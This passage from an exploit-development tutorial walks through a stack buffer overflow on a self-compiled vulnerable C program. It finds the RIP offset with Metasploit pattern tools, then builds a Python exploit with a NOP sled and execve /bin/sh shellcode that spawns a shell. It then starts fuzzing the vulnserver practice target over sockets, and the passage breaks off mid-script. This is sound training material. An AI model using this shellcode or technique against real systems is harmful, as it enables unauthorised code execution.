    strcpy (buffer,input);
    return 0;
}

void main (int argc, char *argv[])
{
    int local_variable = 1;
    copytobuffer(argv[1]);
    exit(0);
}
```

Now, let's compile it:

```
$ gcc -fno-stack-protector -z execstack buffer.c -o buffer
```

Then we will use GDB:

```
$ gdb ./buffer
```

Next, we calculate the offset of the RIP location. So, first let's create a pattern by using the Metasploit Framework on our attacking machine and inside `/usr/share/metasploit-framework/tools/exploit/`:

```
$ ./pattern_create.rb -l 300 > pattern
```

In the previous command, we generated a pattern with a length of `300` and saved it in a file with the name `pattern`. Now copy this file to our victim machine and use this pattern as input inside GDB:

```
$ run $(cat pattern)
```

The output for the preceding command can be seen in the following screenshot:

```
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
   0x4005a3 <copytobuffer+38>:  call   0x400450 <strcpy@plt>
   0x4005a8 <copytobuffer+43>:  mov    eax,0x0
   0x4005ad <copytobuffer+48>:  leave
=> 0x4005ae <copytobuffer+49>:  ret
   0x4005af <main>:     push   rbp
   0x4005b0 <main+1>:   mov    rbp,rsp
   0x4005b3 <main+4>:   sub    rsp,0x20
   0x4005b7 <main+8>:   mov    DWORD PTR [rbp-0x14],edi
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffdd88 ("Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9")
0008| 0x7fffffffdd90 ("0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9")
0016| 0x7fffffffdd98 ("j3Aj4Aj5Aj6Aj7Aj8Aj9")
0024| 0x7fffffffdda0 ("Aj6Aj7Aj8Aj9")
0032| 0x7fffffffdda8 --> 0x396a4138 ('8Aj9')
0040| 0x7fffffffddb0 --> 0x0
0048| 0x7fffffffddb8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov    e
di,eax)
0056| 0x7fffffffddc0 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005ae in copytobuffer ()
gdb-peda$
```


The code stopped, as expected, with an error. Now, we need to extract the last element in the stack, because the next element after that should overflow the RIP register. Let's see how to get the last element in the stack, using the `x` command to print the content of a memory. Let's take a look at how the `x` command works in GDB, using `help x`:

```
gdb-peda$ help x
Examine memory: x/FMT ADDRESS.
ADDRESS is an expression for the memory address to examine.
FMT is a repeat count followed by a format letter and a size letter.
Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal),
  t(binary), f(float), a(address), i(instruction), c(char), s(string)
  and z(hex, zero padded on the left).
Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).
The specified number of objects of the specified size are printed
according to the format.  If a negative number is specified, memory is
examined backward from the address.

Defaults for format and size letters are those previously used.
Default count is 1.  Default address is following last thing printed
with this command or "print".
gdb-peda$
```

Now, let's print the last element inside the stack using `x`:

```
$ x/x $rsp
```


The output for the preceding command can be seen in the following screenshot:



The last element in the stack is ;`0x41386941`. You can also use `x/wx $rsp` to print a full word from inside the RSP register. Now we need to calculate the exact location of the RIP register using `pattern_offset.rb` on our attacking machine:

```
$ ./pattern_offset.rb -q 0x41386941 -l 300
```

First, we specified the query we extracted from the stack; then we specified the length of the pattern we used:



It tells us that the last element in the stack is at location `264`, which means that the next six characters should overflow the RIP register:

```
#!/usr/bin/python
from struct import *

buffer = ''
buffer += 'A'*264
buffer += pack("<Q", 0x424242424242)
f = open("input.txt", "w")
f.write(buffer)
```


If our calculation is correct, we should see the 42s in the RIP. Let's run this code:

```
$ chmod +x exploit.py
$ ./exploit.py
```

Then, from inside GDB, run the following command:

```
$ run $(cat input.txt)
```

The output for the preceding command can be seen in the following screenshot:




Our 42s are now in the instruction pointer, which is `bbbbbb` in ASCII.

Injecting shellcode


The RIP now contains our 6 Bs (`424242424242`) and the code has stopped complaining about where `0x0000424242424242` is in the memory.

We have succeeded with our exploit so far. This is what our payload looks like:



We need to find a way to inject a shellcode in the As so we can jump to it easily. To do so, we need to first inject `0x90` or the NOP instruction, which is NOP, just to make sure that our shellcode is injected correctly. After injecting our shellcode, we change the instruction pointer (RIP) to any address in the memory containing the NOP instruction (`0x90`).

Then the execution should just pass on all **NOP** instructions until it hits the **Shellcode**, and it will start executing it:



This is what our exploit should look like. Let's try to inject the `execve /bin/sh` shellcode (length `32`). Now we need to get any address in the memory that contains `0x90`:

```
#!/usr/bin/python
from struct import *

buffer = ''
buffer += '\x90'*232
buffer += 'C'*32
buffer += pack("<Q", 0x424242424242)
f = open("input.txt", "w")
f.write(buffer)
```


Let's run the new exploit:

```
$./exploit.py
```

Then, from inside GDB, run the following command:

```
$ run $(cat input.txt)
```

The output for the preceding command can be seen in the following screenshot:




The program stopped. Now, let's look inside the stack to search for our NOP slide by printing `200` hex values from the memory:

```
$ x/200x $rsp
```

The output for the preceding command can be seen in the following screenshot:

```
0x7fffffffe220: 0x75622f6b63617473      0x65766f2d72656666
0x7fffffffe230: 0x78652f776f6c6672      0x65642d74696f6c70
0x7fffffffe240: 0x6e656d706f6c6576      0x7265666675622f74
0x7fffffffe250: 0x9090909090909000      0x9090909090909090
0x7fffffffe260: 0x9090909090909090      0x9090909090909090
0x7fffffffe270: 0x9090909090909090      0x9090909090909090
0x7fffffffe280: 0x9090909090909090      0x9090909090909090
0x7fffffffe290: 0x9090909090909090      0x9090909090909090
0x7fffffffe2a0: 0x9090909090909090      0x9090909090909090
0x7fffffffe2b0: 0x9090909090909090      0x9090909090909090
0x7fffffffe2c0: 0x9090909090909090      0x9090909090909090
0x7fffffffe2d0: 0x9090909090909090      0x9090909090909090
0x7fffffffe2e0: 0x9090909090909090      0x9090909090909090
0x7fffffffe2f0: 0x9090909090909090      0x9090909090909090
0x7fffffffe300: 0x9090909090909090      0x9090909090909090
0x7fffffffe310: 0x9090909090909090      0x9090909090909090
0x7fffffffe320: 0x9090909090909090      0x9090909090909090
0x7fffffffe330: 0x9090909090909090      0x4343434343434390
0x7fffffffe340: 0x4343434343434343      0x4343434343434343
0x7fffffffe350: 0x4343434343434343      0x0042424242424243
0x7fffffffe360: 0x524e54565f474458      0x535f47445800373d
0x7fffffffe370: 0x495f4e4f49535345      0x4744580034633d44
0x7fffffffe380: 0x524554454552475f      0x49445f415441445f
0x7fffffffe390: 0x6c2f7261762f3d52      0x746867696c2f6269
0x7fffffffe3a0: 0x2f617461642d6d64      0x4553006b63617473
0x7fffffffe3b0: 0x4e495f58554e494c      0x43005345593d5449
0x7fffffffe3c0: 0x495f52455454554c      0x454c55444f4d5f4d
0x7fffffffe3d0: 0x475047006d69783d      0x495f544e4547415f
0x7fffffffe3e0: 0x6e75722f3d4f464e      0x30312f726573752f
```

We got them! These are our NOP's instructions that we injected. Also, after the NOPs, you can see 32 Cs (`43`), so now we can choose any address in the middle of this NOP's instructions; let's select `0x7fffffffe2c0`:



This is what the final payload should look like:

```
#!/usr/bin/python
from struct import *

buffer = ''
buffer += '\x90'*232
buffer +=
'\x48\x31\xc0\x50\x48\x89\xe2\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x
```

```
48\x89\xe7\x50\x57\x48\x89\xe6\x48\x83\xc0\x3b\x0f\x05'
buffer += pack("<Q", 0x7fffffffe2c0)
f = open("input.txt", "w")
f.write(buffer)
```


Let's run the exploit:

```
$ ./exploit.py
```

Then, from inside GDB, run the following command:


```
$ run $(cat input.txt)
```

The output for the preceding command can be seen in the following screenshot:



```
gdb-peda$ run $(cat input.txt)
Starting program: /home/stack/buffer-overflow/exploit-development/buffer $(cat i
nput.txt)
process 8373 is executing new program: /bin/dash
$ 
```

Now we got the bash prompt inside GDB; let's try to execute something like `cat /etc/issue`:



```
gdb-peda$ run $(cat input.txt)
Starting program: /home/stack/buffer-overflow/exploit-development/buffer $(cat i
nput.txt)
process 8373 is executing new program: /bin/dash
$ cat /etc/issue
[New process 8380]
process 8380 is executing new program: /bin/cat
Ubuntu 14.04.5 LTS \n \l

$ [Inferior 2 (process 8380) exited normally]
Warning: not running or target is remote
gdb-peda$
```


It gave us the content of `/etc/issue`.

It worked!

A complete example of buffer overflow

Now, let's see a complete example of the buffer overflow. What we need is to download and run vulnserver on Windows. Vulnserver is a vulnerable server, where we can practice exploit development skills. You can find it at `https://github.com/stephenbradshaw/vulnserver`.

After downloading it, run it using `vulnserver.exe`:



Now, it's working and waiting for a connection on port `9999` using netcat.

Netcat is a tool used to initiate a connection with a server or listen on a port and wait for a connection from another client. Now, let's use `nc` from the attacking machine:

```
$ nc 172.16.89.131 9999
```

The output for the preceding command can be seen in the following screenshot:

Now, let's try fuzzing a parameter, such as `TRUN` (which is a vulnerable parameter inside a vulnerable-by-design application). We need to build up a script to help us do that:


```
#!/usr/bin/python
import socket

server = '172.16.89.131'    # IP address of the victim machine
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + 'A'*50 + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Let's try to send `50` As:


It didn't crash. How about `5000` As:

```
#!/usr/bin/python
import socket

server = '172.16.89.131'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
s.send(('TRUN .' + 'A'*5000 + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

The output for the `./fuzzing.py` command can be seen in the following screenshot:



No reply! Let's take a look at our Windows machine:



The program crashed and it's complaining about memory location `0x41414141`, which is our `5000` As. At the second stage, which is controlling the RIP, let's create a pattern with a length of `5000` bytes.

From our attacking machine, navigate to `/usr/share/metasploit-framework/tools/exploit/`:

```
./pattern_create.rb -l 5000
```

The output for the preceding command can be seen in the following screenshot:

```
# ./pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5
Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8
Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1
Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4
Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0
Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3
As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6
Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9
Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2
Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5
Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8
Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1
Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4
Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7
Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0
Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3
Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6
Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9
Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2
Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5
By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8
Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4
Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7
```


Copy the output pattern to our exploit:

```
#!/usr/bin/python
import socket
server = '172.16.89.131'
sport = 9999
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)

buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1A
h2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1A
m2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6A
o7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1A
r2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6A
t7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1A
w2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6A
```

```
y7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1B
b2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1B
g2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6B
i7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1B
l2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6B
n7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1B
q2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6B
s7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1B
v2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6B
x7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1C
a2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6C
c7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1C
f2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6C
h7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1C
k2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6C
m7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1C
